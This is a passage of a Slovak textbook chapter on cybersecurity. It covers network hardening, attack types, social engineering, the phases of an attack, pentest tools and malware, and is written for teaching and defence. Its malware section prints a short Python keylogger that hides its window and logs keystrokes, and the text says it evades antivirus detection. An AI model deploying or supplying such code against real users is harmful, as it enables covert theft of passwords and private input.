Dobre navrhnutá topológia siete môže predchádzať mnohým sieťovým útokom, alebo bezpečnostným hrozbám založeným na chybách softvéru. S pomocou prvkov ako hardvérový firewall, proxy, prístupové zoznamy (ACL na smerovači), nastavené bezpečnostné politiky sa obmedzujú spôsoby a cesty komunikácie, ktoré môžu byť útočníkmi zneužitú na prienik do systému.

Obmedzením prístupu na databázový server len pre určité IP adresy, je možné jednoducho vymedziť kto sa na server môže pripojiť. Menší počet pripojení je jednoduchšie monitorovať a riadiť. Týmto spôsobom, aj keď bude databázový server obsahovať závažnú bezpečnostnú chybu, ju nemôžu zneužiť nepovolené adresy.

Útočníci sa snažia prehľadávať sieť a identifikovať slabé miesta, ktoré by sa mohli stať terčom ich ďalšieho útoku. Prítomnosť slabých miest môže mať niekoľko rôznych príčin. Zlý návrh infraštruktúry, softvérová chyba riadiaceho systému, chybná konfigurácia, zanedbanie implementácie

bezpečnostných požiadaviek. Uvedené sú len niektoré z príčin, ktoré môžu otvoriť priestor pre napadnutie systému. Medzi pomerne časté chyby patria napríklad:

Verejná dostupnosť k zariadeniu - Bez obmedzenia IP adries môže ktokoľvek komunikovať so zariadením.

Otvorené sieťové porty - v sieťovej komunikácii sa používajú takzvané porty. Na základe portov dokáže operačný systém prideliť sieťovú komunikáciu konkrétnej aplikácii. Veľký počet otvorených portov (stav: listening), znamená, že systém očakáva na tomto porte komunikáciu a počúva príkazy. To môže byť zneužitie a útočník takto môže získať neoprávnený prístup do systému. Systém môže mať otvorené dva typy portov TCP alebo UDP.

Nevyužívané sieťové služby - mnoho operačných systémov môže pri nesprávnej konfigurácii mať zapnuté sieťové služby, ktoré reálne nepoužíva. Pokiaľ na serveri nebežia napríklad webové stránky, odporúča sa webové služby vypnúť.

Šifrovaná komunikácia - použitie šifrovanej komunikácie sa stalo štandardom pri online platbách, komunikácii s webovým systémom banky či štátnej správy. Pokiaľ nie je komunikácia šifrovaná, čítanie dátovej časti paketov je veľmi jednoduché.

Protiopatrenia, ktoré pomôžu eliminovať vyššie spomenuté problémy sú:

- obmedziť počet adries, ktoré prístupujú ku kritickým systémom na minimum,
- zablokovat nepotrebné sieťové služby,
- používať šifrovanú sieťovú komunikáciu (https namiesto http, ssh namiesto telnetu),
- oddeliť manažmentové dáta od prevádzkových dát,
- aktualizovať komunikačné knižnice (napr. SSL),
- používať reštriktívny prístup sieťovej komunikácie (všetko je blokováné, povolí sa len to, čo si vyžaduje projekt).

6.3.5 Aktualizácia

Systém, alebo aplikáciu je potrebné neustále aktualizovať. Postupne sa objavujú chyby a nedostatky, nové zraniteľnosti, dopĺňajú sa vylepšenia a nové funkcie. Všetky tieto problémy rieši možnosť aktualizácie kódu. V prípade vzdialenej prevádzky systému je takmer jedinou možnosťou vzdialená aktualizácia aplikácie či systému.

POZNÁMKA!



Základným prvkom zaistenia bezpečnosti je kvalitné a dostatočne detailné testovanie celého produktu. Pri dobre navrhnutých testovacích scenároch (tzv. test-case) sa dajú identifikovať chyby v návrhu, implementácii a funkcionality systému. Testovanie je ešte dôležitejšie, ak sú do systému integrované open-source nástroje, alebo nástroje a moduly tretích strán, nad ktorými nemáme plnú kontrolu.

Pri vývoji alebo integrácii systémov je potrebné mať na pamäti, že žiaden systém nie je 100%-ne bezpečný. Situácia, kedy v systéme neboli nájdené chyby, neznamená, že nebudú objavené

neskôr. Riziko prelomenia existuje vždy. Cieľom testovania a kontroly je snaha overiť, že najľahšie spôsoby napadnutia systému sú zablokované.

6.4 Typy kybernetických útokov

Vo svete informačných a komunikačných technológií sa každý deň objavuje niekoľko desiatok nových zraniteľností. Tieto zraniteľnosti sa objavujú v dôsledku chýb, ktoré vznikli počas návrhu a realizácie systému.

Medzi veľmi rozšírené kybernetické útoky patrí:

- **falšovanie (spoofing)** - predstieranie identity, resp. zdroja sieťovej komunikácie,
- **zmena (tampering)** - zmena dát (databáza, súbory, IP adresy, hlavičky paketov) bez oprávnenia, najčastejšie pri prenose po sieti,
- **popretie (repudiation)** - popieranie vykonanej akcie (napríklad zmeny dát),
- **nedostupnosť služby (denial of service, DoS)** - zahltenie alebo znefunkčnenie systému, aby nedokázal poskytovať svoje služby,
- **únik informácií (information disclosure)** - nežiadúce zverejnenie citlivých údajov o osobách, firme a jej obchodných tajomstvách,
- **elevácia práv (elevation of privilege)** - získanie prístupových práv, ktoré neprináležia danej osobe,
- **sociálne inžinierstvo (social engineering)** - manipulácia ľudí a zneužívanie ich dôvery pre získanie neoprávneného prístupu k informáciám,
- **fyzický prístup** - odkopírovanie pamäte zariadenia, export zdrojových kódov, prípadne aj obyčajné vypnutie, poškodenie či odcudzenie zariadenia.

6.5 Priebeh útoku

Činnosť hackera je systematická činnosť, ktorá vyžaduje pomerne rozsiahlu prípravu, dobré plánovanie, detailné znalosti systémov a pochopenie konceptov zabezpečenia.

Lámanie hesiel do WiFi sietí či obchádzanie licenčných čísel pre kancelársky softvér býva označované ako cracking a pripisuje sa amatérom, ktorí si stiahnu nástroj a vo väčšine prípadov skúšajú metódu pokus-omyl. Za proces hackovania systému môže byť považovaná aj jeho úprava pre nové použitie.

Proces hackovania systémov sa skladá z niekoľkých fáz:



Obrázok 6.2 - Priebeh útoku

Zdroj [5]

Fáza 1: Prieskum a získavanie informácií

Prvou fázou je výber vhodného cieľa a získanie čo najviac informácií, ktoré nám poskytnú dobrý obraz o fungovaní systému, jeho verzii, konfigurácii, závislých balíčkoch (dependencies) a slabinách.

Získavanie informácií o cieľoch útoku môže byť:

- aktívne - napríklad sociálne inžinierstvo,
- pasívne - napríklad odpočúvanie komunikácie.

Sociálne inžinierstvo

Sociálne inžinierstvo je forma psychologickéj manipulácie ľudí, za účelom získania privátnych informácií. Z pohľadu organizácie predstavujú bežní zamestnanci riziko, keďže disponujú internými informáciami.

Všetky techniky sociálneho inžinierstva sú založené na špecifických vlastnostiach ľudského rozhodovania známeho ako kognitívne predsudky. Tieto vlastnosti sú využívané v rôznych kombináciách pri útokoch na organizáciu.

Útoky používané v sociálnom inžinierstve môžu byť použité na ukradnutie dôverných informácií zamestnancov. Najbežnejší typ sociálneho inžinierstva sa deje telefonicky. Ďalším príkladom by bolo, že hacker kontaktuje obeť na sociálnych sieťach a začne s ňou konverzáciu. Postupne hacker získa dôveru obeť a následne používa túto dôveru na získanie prístupu k citlivým informáciám, ako sú napríklad informácie o hesle alebo bankový účet.

ZAPAMÄTAJTE SI!



Je jednoduchšie získať prístup do systému cez privátne informácie manipuláciou človeka, ako prelomiť zložité šifrovacie kľúče.

Existuje niekoľko foriem sociálneho inžinierstva. Každá z nich je zameraná na istý typ ľudí.

Pretexting

Technika, ktorá využíva predpripravený scenár za účelom presvedčenia obete o nutnosti získať potrebné informácie alebo finančné prostriedky. Pri tejto technike sa útočník vydáva za pracovníka štátnej správy, banky, technickej podpory či vyšetrovateľa, čím sa snaží vytvoriť pocit, že má právo získať požadované informácie. Podobný princíp predpripraveného príbehu používajú ľudia, ktorí pred nákupnými centrami tvrdia, že ich okradli, stratili telefón a potrebujú sa dostať niekam, preto žiadajú istú finančnú čiastku na pomoc.

Phising

Technika pre získanie privátnych údajov. Typickým príkladom sú podvodné emaily od banky, kde je vložený odkaz s presmerovaním na podvodnú webovú stránku, ktorá sa podobá na reálnu stránku banky. Ak obeť zadá svoje údaje prostredníctvom tohto webu, dáta budú odoslané priamo útočníkovi.

Spear Phising

Rozdiel oproti obvyčajnému phisingu je v tom, že zasielané e-mailly sú vysoko osobné. Cieľom je vytvoriť pocit, že správa a vyžadovaná akcia sa týkajú len daného jednotlivca.

Baiting (road apples)

Zneužíva zvedavosť ľudí. Na USB kľúč sa nahrá škodlivý kód, ktorý infikuje počítač. Tento USB kľúč sa zámerne nechá pohodený v hotelovom lobby, na verejnej toalete, v nákupnom centre na lavičke. Zvedavý človek si nájdený USB kľúč vezme a pripojí do svojho počítača, čím sa infikuje škodlivým softvérom - malvérom. Útočník takto môže získať prístup k vzdialenému počítaču.

Tailgating

Technika, ktorá zneužíva dobré úmysly spolupracovníkov. Vo veľkých spoločnostiach, v čase obeda prechádza vchodom do spoločnosti niekoľko desiatok ľudí zároveň, ktorí sa často nepoznajú osobne. Často sa stáva, že niekto dobieha z obednej prestávky, tak mu kolega z firmy podrží dvere aby sa mu nezatvorili pred nosom. Túto činnosť je možné zneužiť a získať prístup do priestorov firmy bez vlastníctva prístupovej karty. V niektorých firmách ako prevenciu pred týmto útokom používajú turnikety.

Sociálne inžinierstvo - protiopatrenia

Pre ochranu pred sociálnym inžinierstvom sa dajú použiť rôznorodé opatrenia. Najlepšie výsledky dosahuje viacvrstvová kombinácia jednotlivých vlastností a prvkov:

Vzdelávanie

Na úrovni zamestnanca je nutné neustále vzdelávanie o nových praktikách v oblasti sociálneho inžinierstva. Pracovníkov je potrebné poučiť kedy/kde/prečo/ako by mali zaobchádzať s citlivými informáciami. Budovanie pocitu zodpovednosti a spolupatričnosti fyzických osôb zlepšuje ochranu.

Smernice

Vytvorenie bezpečnostných protokolov, zásad a postupov na zaobchádzanie s citlivými informáciami. Hlavnou zásadou je zverejňovať čo najmenej citlivých a privátnych informácií.

Identifikácia kľúčových aktív

Identifikácia citlivých informácií a hodnotenie ich vystavenia sociálnemu inžinierstvu a porúch bezpečnostných systémov (budovy, počítačový systém,...)

Kritické myslenie

Pri všetkých žiadostiach o informácie je nevyhnutné aby používateľ kriticky zhodnotil ich relevantnosť a oprávnenosť. Napríklad banka nikdy od svojich klientov nežiada PIN kódy alebo akékoľvek prihlasovacie údaje do systémov.

Odpočúvanie siete

Pripojením do počítačovej siete a zapnutím sieťovej karty do monitor módu sa dajú získavať informácie o prebiehajúcej komunikácii. V prípade WiFi sietí je tento proces omnoho jednoduchší, než je pri káblových sieťach, kde komunikácia býva zvyčajne filtrovaná na druhej vrstve, na prepínačoch (switchoch).


V prípade káblvej siete ethernet sú dáta posielané po fyzickom médiu. Pre zachytenie dát v takejto sieti je potrebné byť fyzicky pripojený do siete. To by znamenalo, že potenciálny útočník musí byť fyzicky v budove.

Iná situácia nastáva pri rádiovkej komunikácii, kde komunikačným médiom je vzduch. Pri tomto médiu je obmedzenie nežiadúceho zachytávania sieťovej komunikácie pomerne problematické.

V súčasnosti najrozšírenejšími postupmi ochrany sú:

- obmedzenie vysielacieho rádiusu - každý, kto je mimo dosah signálu, nemá prístup k dátam,
- použitie šifrovania - bez znalosti kľúčov pre dešifrovanie nedokáže útočník čítať dáta.

Veľmi obľúbeným nástrojom pre diagnostiku sietí a sieťovej komunikácie je Wireshark. Podobným nástrojom ako Wireshark je TCPdump, ktorý je rozšírený na Unixových systémoch a býva súčasťou systému už v základnej inštalácii.



Obrázok 6.3 – Wireshark

Zdroj [11]

Tieto nástroje sa využívajú hlavne pri diagnostike sieťovej komunikácie a analýze, ako sú spracovávané pakety. Wireshark má, na rozdiel od tcpdump-u, grafické rozhranie čo zjednodušuje jeho použitie.

Fáza 2: Testovanie

Po získaní dostatočného množstva informácií o cieľovom systéme alebo infraštruktúre nasleduje testovanie. Testuje sa napríklad dostupnosť a otvorenosť IP adresy a sieťových portov. Pri pozitívnom výsledku sa útočník pokúsi otvoriť komunikáciu na danom porte.

Zraniteľnosti (CVE)

Na základe verejne dostupného zoznamu zraniteľností (vulnerability, označované aj ako CVE) je možné zistiť, aké chyby boli v danom systéme nájdené v priebehu histórie.

Jednou z takýchto databáz je napríklad NIST: <https://nvd.nist.gov/>

V prípade, že správca systému neimplementoval bezpečnostnú záplatu, systém je stále zraniteľný a chyba môže byť zneužitá útočníkom.

CVE-2018-9054 Detail

Current Description

In Windows Master (aka Windows Optimization Master) 7.99.13.604, the driver file (WoptiHWDetect.SYS) allows local users to cause a denial of service (BSOD) or possibly have unspecified other impact because of not validating input values from IOCTL 0xf100284c.

Source: MITRE

Description Last Modified: 03/26/2018

[View Analysis Description](#)

Impact

CVSS v3.0 Severity and Metrics:

Base Score: 7.8 HIGH

Vector: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H (V3 legend)

Impact Score: 5.9

Exploitability Score: 1.8

CVSS v2.0 Severity and Metrics:

Base Score: 6.1 MEDIUM

Vector: (AV:L/AC:L/Au:N/C:P/I:P/A:C) (V2 legend)

Impact Subscore: 8.5

Exploitability Subscore: 3.9

Obrázok 6.4 - Ukážka evidencie zraniteľností

Zdroj [11]

Keďže zraniteľností aplikácií a systémov každým dňom pribúda, v praxi sa využíva automatizované testovanie. Na trhu existuje niekoľko bezplatných aj komerčných nástrojov, ktoré dokážu celý proces testovania zraniteľností zrýchliť.

Automatizované nástroje

Využitím špecializovaných softvérových nástrojov, určených pre penetračné testovanie, je možné otestovať niekoľko desiatok systémov súčasne. Je k dispozícii veľké množstvo komerčných a open-source nástrojov tohto typu a všetky tieto nástroje majú svoje vlastné silné a slabé stránky.

MetaSploit

Jedným z takýchto nástrojov je aj MetaSploit, ktorý je dostupný aj v open-source verzii. Súčasťou projektu je vývojové prostredie (takzvaný framework), kde je možné vytvárať, testovať a spúšťať skripty určené pre testovanie zraniteľností systémov.

Nmap

Nmap (**N**etwork **m**apper) je skener počítačovej siete pôvodne používaný na objavovanie staníc a služieb v počítačovej sieti, čím vytvára mapu siete. Nástroj Nmap posiela špeciálne upravené pakety cieľovému hostiteľovi a potom analyzuje odpovede.

V súčasnosti aplikácia poskytuje množstvo funkcií pre skúmanie počítačových sietí vrátane vyhľadávania hostiteľa a detekcie služieb a operačného systému. Tieto funkcie sú rozširiteľné o skripty, ktoré poskytujú pokročilejšiu detekciu služieb, zraniteľností a ďalších funkcií. Komunita používateľov Nmap-u naďalej tento nástroj vyvíja a zdokonaľuje.

Detailnejšie informácie o tomto nástroji sú k dispozícii na webe: <https://nmap.org/>

Kali Linux

Komunita hackerov a bezpečnostných profesionálov vytvorila Linuxovú distribúciu, ktorá obsahuje balík vyše 400 nástrojov pre audit, penetračné testovanie a hackovanie systémov.

Distribúcia je postavená na systéme Debian a je dostupná k stiahnutiu zdarma na webovej stránke: <https://www.kali.org/downloads/>



Obrázok 6.5 - Kali Linux

Zdroj [5]

Operačný systém obsahuje hromadu nástrojov rozdelených do 13 hlavných kategórií pre testovanie a analýzu zraniteľností, audit webových aplikácií, forenznú analýzu systémov, reverzné inžinierstvo, reportingové nástroje a mnoho iného.

Vo vývoji je aj verzia pre ARM procesory, čo umožní nástroje používať aj na mobilných telefónoch a tabletoch.

Fáza 3: Získanie prístupu

Prvá a druhá fáza sa týkali získavania informácií o cieľovom systéme. Postúpením do tretej fázy sa útočník aktívne snaží o získanie prístupu do systému, či poškodiť systém, aby ho napríklad vyradil z prevádzky a spôsobil tým výpadok služby.


Útok na systém je možné vykonať:

- lokálne - z lokálnej siete, v rámci budovy a siete organizácie (škola, firma),
- vzdialene - cez internet z opačného konca sveta,
- off-line - fyzický prístup k zariadeniu, bez prístupu do lokálnej siete.

Spoofing

Jednou z často používaných techník počas útoku je takzvaný spoofing, čo je predstieranie. Za spoofing je považovaná napríklad zmena IP, prípadne MAC adresy. Takýmto spôsobom sa dajú obísť jednoduché paketové filtre.

Ako prevencia takýmto útokom sa používa anti-spoofing ochrana. Väčšina moderných firewallov dokáže na základe inšpekcie paketov identifikovať, či zdrojová adresa prichádza z dôveryhodného zdroja. Napríklad nová prichádzajúca komunikácia z externého rozhrania (B), by nemala obsahovať ako zdrojovú adresu (192.168.33.0), ktorá je pripojená cez vnútorný port (A).



DoS útok

Označenie DoS (denial-of-service) je skratkou pre útok, ktorého cieľom je vyčerpanie systémových prostriedkov zariadenia alebo systému, aby prestali poskytovať svoje služby.

Prejavom úspešného útoku môžu byť:

- nezvyčajne pomalé otváranie sieťových súborov,
- pomalý prístup na webové stránky,
- nedostupnosť konkrétnej webovej stránky,
- neschopnosť pristupovať k akejkoľvek webovej stránke,
- dramatický nárast počtu prijatých nevyžiadaných e-mailov (tento typ útoku DoS sa považuje za e-mailovú bombu),

- znefunkčnenie bezdrôtového alebo káblového pripojenia k internetu,
- dlhodobé zamietnutie prístupu na web alebo akúkoľvek internetovú službu.


Pre vykonanie DoS útoku je na internete dostupné veľké množstvo nástrojov. Okrem iného sa tieto nástroje dajú využiť aj legálnou cestou pre takzvané stres testovanie systémov. Týmto spôsobom sa overuje odolnosť systému voči DoS a DDoS útokom.

DDoS

DDoS útok (distributed denial-of-service) je podobný ako DoS. Jediným rozdielom je, že útok sa vykonáva z viacerých vzájomne nezávislých miest (často aj geograficky). Takýto útok je náročnejšie odhaliť a zablokovať.

Pokiaľ v štatistikách je vidieť, že jedna IP adresa si vyžiadala popis 1000 produktov e-shopu v rozsahu 5 sekúnd, je takmer isté, že sa jedná o útok na systém, ktorý je vedený z tejto IP adresy. Naopak pokiaľ za 5 sekúnd si vyžiada 1000 IP adries, popis pre 1000 produktov e-shopu, nemusí to byť nič nezvyčajné. Portály ako E-bay alebo Amazon, musia takéto žiadosti identifikovať sofistikovanejším spôsobom.

Zariadenia, ktoré na systém útočia, sú zvyčajne kontrolované jedným systémom, ktorý ovláda útočník. Takáto sieť, takzvaných otrokov (slaves alebo zombies), sa označuje aj ako bot-net.



Obrázok 6.7 - BOT-net

Zdroj [31]

Malvér

Malvér je súhrnný názov pre rôzne typy škodlivého kódu. Tento kód bol napísaný za účelom poškodenia systému, krádeže informácií, získanie neoprávneného prístupu do systému. Pod pojmom malvér sa ukrývajú:

- počítačové vírusy,
- červy,
- trójske kone,
- ransomware,

- spyware,
- adware,
- scareware,
- a iné zámerne škodlivé programy.

Vytvorenie malvéru nie je komplikované. Zložitá časť tvorby malvéru je návrh kódu v takej podobe, aby ho nedetegoval bezpečnostný softvér (antivírus, antimalware, a podobne). V praxi sa často stáva, že aplikácia obsahuje funkcionality, ktorá je podobná funkcionalite malvéru. Napríklad vzdialená aktualizácia, odosielanie záznamových súborov o funkčnosti aplikácie. V takom prípade môže byť aplikácia chybné označená ako malvér. Mylné označenie softvéru za škodlivý sa označuje terminológiou FALSE-POSITIVE.

Riešenie tohto problému je napríklad digitálne podpísanie aplikácie prostredníctvom certifikátov, ktorým dôveruje aj výrobca operačného systému.

Pozrime sa na príklad keyloggeru napísaného v jazyku Python:

```
import win32api

import win32console

import win32gui

import pythoncom, pyHook

win=win32console.GetConsoleWindow()

win32gui.ShowWindow(win,0)

def OnKeyboardEvent(event):

    if event.Ascii==5:

        _exit(1)

    if event.Ascii !=0 or 8:

        f=open('c:\py\output.txt','r+')

        buffer=f.read()

        f.close()

        f=open('c:\py\output.txt','w')

        keylogs=chr(event.Ascii)

        if event.Ascii==13:

            keylogs='/n'

        buffer+=keylogs
```

```
f.write(buffer)

f.close()

hm=pyHook.HookManager()

hm.KeyDown=OnKeyboardEvent

hm.HookKeyboard()

pythoncom.PumpMessages()
```

Tento keylogger má nula detekcií na portáli Virustotal. Je potrebné pripomenúť, že sa jedná iba o demonštrančný príklad, ako je možné niečo takéto vytvoriť. Použitie vyžaduje mať na cieľovej stanici nainštalované python prostredie, takzvaný hooker modul, ktorý zachytáva komunikáciu medzi klávesnicou a systémom na nízkej úrovni. Manuálne spustenie skriptu cez python interpreter.


V praxi sa takéto aplikácie vytvárajú ako knižnice, webové skripty vykonávané na strane klienta, prípadne ako nežiadúce doplnky štandardných aplikácií.

TIP!



Správnosť označenia kódu ako škodlivý sa dá overiť prostredníctvom portálu VirusTotal.com. Portál Virustotal poskytuje bezplatné online služby detekcií malvéru a iného škodlivého kódu.

Cez webové rozhranie nahrajete súbor do systému. Na pozadí sa spustí testovanie súboru softvérom na detekciu škodlivého kódu od 60 svetových výrobcov.



Obrázok 6.8 VirusTotal

Zdroj [5]

Veľkou výhodou tejto služby je získanie pomerne detailného výstupu o hodnotení kódu veľkými spoločnosťami ako sú AVG, ESET, McAfee a iné. Výstup testov taktiež informuje o názvoch malware, na ktoré sa podobá analyzovaný kód. Z toho je možné usúdiť, aké operácie, ktoré kód vykonáva, sú označené ako najviac problémové.

Týmto spôsobom sa dá predchádzať problémom pri nasadení softvérových aplikácií do komerčnej prevádzky. Pokiaľ nebolo cieľom vytvoriť malvér, náprava chýb a správania sa aplikácie je pomerne časovo náročná. Zmeny často vyžadujú aj zásah do architektúry aplikácie.

Fáza 4: Udržanie prístupu

Keď útočník získa prístup k cieľovému systému, zvyčajne vyžaduje, aby mal neustály prístup alebo kontrolu nad systémom, prípadne zariadením. Práve túto možnosť mu zabezpečujú takzvané backdoors (zadné vrátka), prípadne trojany (trójske kone), ktoré umožňujú tajne komunikovať so systémom bez vedomia majiteľa systému alebo zariadenia.

Útočník, môže chcieť napadnutý systém používať pre ďalšie šírenie nákazy, prípadne pre ďalšie hackovanie z vnútornej siete. Pre komunikáciu v rámci vnútornej siete sú zvyčajne aplikované menej prísne bezpečnostné pravidlá. Jednou z praktík ako zaistiť takéto možnosti je:

- otvorenie sieťových portov,
- inštalácia malvéru do systému,
- vytvorenie šifrovaných tunelov pre komunikáciu z externých sietí,
- tajné odosielanie dát vrátane príloh na externý server.


Fáza 5: Zahľadanie stôp

Po napadnutí systému a získaní kontroly je zvyčajne vyžadované, aby tento útok ostal nepovšimnutý. V mnohých prípadoch sa odstraňujú informácie, ktoré by mali pomôcť k detekcii napadnutia systému a odhaleniu vinníka. Je to niečo podobné ako vymazanie histórie v prehliadači, kde sa útočník snaží zamaskovať webové stránky, ktoré navštívil za posledných 24 hodín.

6.6 Ochrana proti útokom

V komerčnej praxi sa najviac osvedčil koncept viacvrstvovej ochrany, ktorý sa prirovnáva k cibuli. Podobne ako cibuľa, ktorá má niekoľko vrstiev chrániacich jadro aj v prípade IT bezpečnosti sa odporúča pre jednotlivé vrstvy OSI modelu aplikovať rôznorodé bezpečnostné opatrenia.

Úlohou vrstiev je spomaliť a skomplikovať postup útočníka. V niektorých prípadoch môže správne nastavená vrstva pôsobiť na útočníka odradzujúco a bude si hľadať jednoduchší cieľ.



Obrázok 6.9 – OSI model

Zdroj [8]

Fyzická vrstva (Physical Layer)

